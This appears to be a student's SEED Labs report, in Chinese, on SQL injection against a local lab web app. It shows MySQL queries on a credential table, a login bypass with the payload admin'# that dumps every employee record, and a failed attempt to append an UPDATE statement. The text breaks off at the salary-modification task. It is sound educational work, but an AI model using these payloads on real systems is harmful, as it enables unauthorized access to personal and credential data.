
Lab6-report

57119122 刘恒睿


Task1:Get Familiar with SQL Statements

进入 docker 容器并登陆 MySQL:




```
[08/01/21]seed@VM:~/.../Labsetup$ dockps
02d331b6a90e  mysql-10.9.0.6
5f57cc1099b1  www-10.9.0.5
[08/01/21]seed@VM:~/.../Labsetup$ docksh 02
root@02d331b6a90e:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface
 be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All righ
reserved.

Oracle is a registered trademark of Oracle Corporation and/or it
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current ir
 statement.

mysql> 
```

熟悉相关命令:




```
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.09 sec)

mysql> USE sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES
    -> ;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> 
```

查询 credential 表内的属性：



```
mysql> SELECT *
    -> FROM INFORMATION_SCHEMA.COLUMNS
    -> WHERE TABLE_NAME='credential';
+---------------+--------------+------------+-------------+------------------+----------------+-------------+-----------+------------------
------+------------------------+-------------------+---------------+--------------------+--------------------+-------------------+----------
---+------------+----------------+---------------------------------+----------------+-----------------------+--------+
| TABLE_CATALOG | TABLE_SCHEMA | TABLE_NAME | COLUMN_NAME | ORDINAL_POSITION | COLUMN_DEFAULT | IS_NULLABLE | DATA_TYPE | CHARACTER_MAXIMUM_L
ENGTH | CHARACTER_OCTET_LENGTH | NUMERIC_PRECISION | NUMERIC_SCALE | DATETIME_PRECISION | CHARACTER_SET_NAME | COLLATION_NAME    | COLUMN_TYP
E  | COLUMN_KEY | EXTRA          | PRIVILEGES                      | COLUMN_COMMENT | GENERATION_EXPRESSION | SRS_ID |
+---------------+--------------+------------+-------------+------------------+----------------+-------------+-----------+------------------
------+------------------------+-------------------+---------------+--------------------+--------------------+-------------------+----------
---+------------+----------------+---------------------------------+----------------+-----------------------+--------+
| def           | sqllab_users | credential | Address     |                8 | NULL           | YES         | varchar   |
  300 |                    300 |              NULL |          NULL |               NULL | latin1             | latin1_swedish_ci | varchar(30
0) |            |                | select,insert,update,references |                |                       |   NULL |
| def           | sqllab_users | credential | birth       |                5 | NULL           | YES         | varchar   |
   20 |                     20 |              NULL |          NULL |               NULL | latin1             | latin1_swedish_ci | varchar(20
)  |            |                | select,insert,update,references |                |                       |   NULL |
| def           | sqllab_users | credential | EID         |                3 | NULL           | YES         | varchar   |
   20 |                     20 |              NULL |          NULL |               NULL | latin1             | latin1_swedish_ci | varchar(20
)  |            |                | select,insert,update,references |                |                       |   NULL |
| def           | sqllab_users | credential | Email       |                9 | NULL           | YES         | varchar   |
  300 |                    300 |              NULL |          NULL |               NULL | latin1             | latin1_swedish_ci | varchar(30
0) |            |                | select,insert,update,references |                |                       |   NULL |
| def           | sqllab_users | credential | ID          |                1 | NULL           | NO          | int       |
 NULL |                   NULL |                10 |             0 |               NULL | NULL               | NULL              | int unsign
ed | PRI        | auto_increment | select,insert,update,references |                |                       |   NULL |
```

查询 Alice 的所有信息：




```
mysql> SELECT *
    -> FROM credential
    -> WHERE Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.02 sec)

mysql>
```

Task2:SQL Injection Attack on SELECT Statement

Task2.1:SQL Injection Attack from webpage


假若我们已知管理员账户是 admin，进行 SQL 注入攻击：



Employee Profile Login

USERNAME: admin'#

PASSWORD: Password



User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs


攻击成功!

Task2.2:SQL Injection Attack from command line

使用命令行注入命令攻击:




```
[08/01/21]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
```



```
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br>
</div><a href='index.html'>Go back</a></div>[08/01/21]seed@VM:~/.../Labsetup$ 
```

页面源码:




```
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
```

比对攻击结果与页面源码，可知攻击成功!

Task2.3:Append a new SQL statement

admin 后加入“UPDATE credential SET name = ‘LHR’ WHERE name = ‘admin’;#)”使其执行两条命令：




Employee Profile Login

USERNAME admin';UPDATE credential SET name ='LHR' WHE

PASSWORD Password

Copyright © SEED LABs

结果报错：




There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET name ='LHR' WHERE name='admin';#' and Password='da39a3ee5e' at line 3]\n

无法执行第二个命令是因为 MySQL 的 query 只允许执行一个命令。

Task3:SQL Injection Attack on UPDATE Statement

Task3.1:Modify your own salary

首先查看 Alice 的 profile:




Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

插入攻击代码:

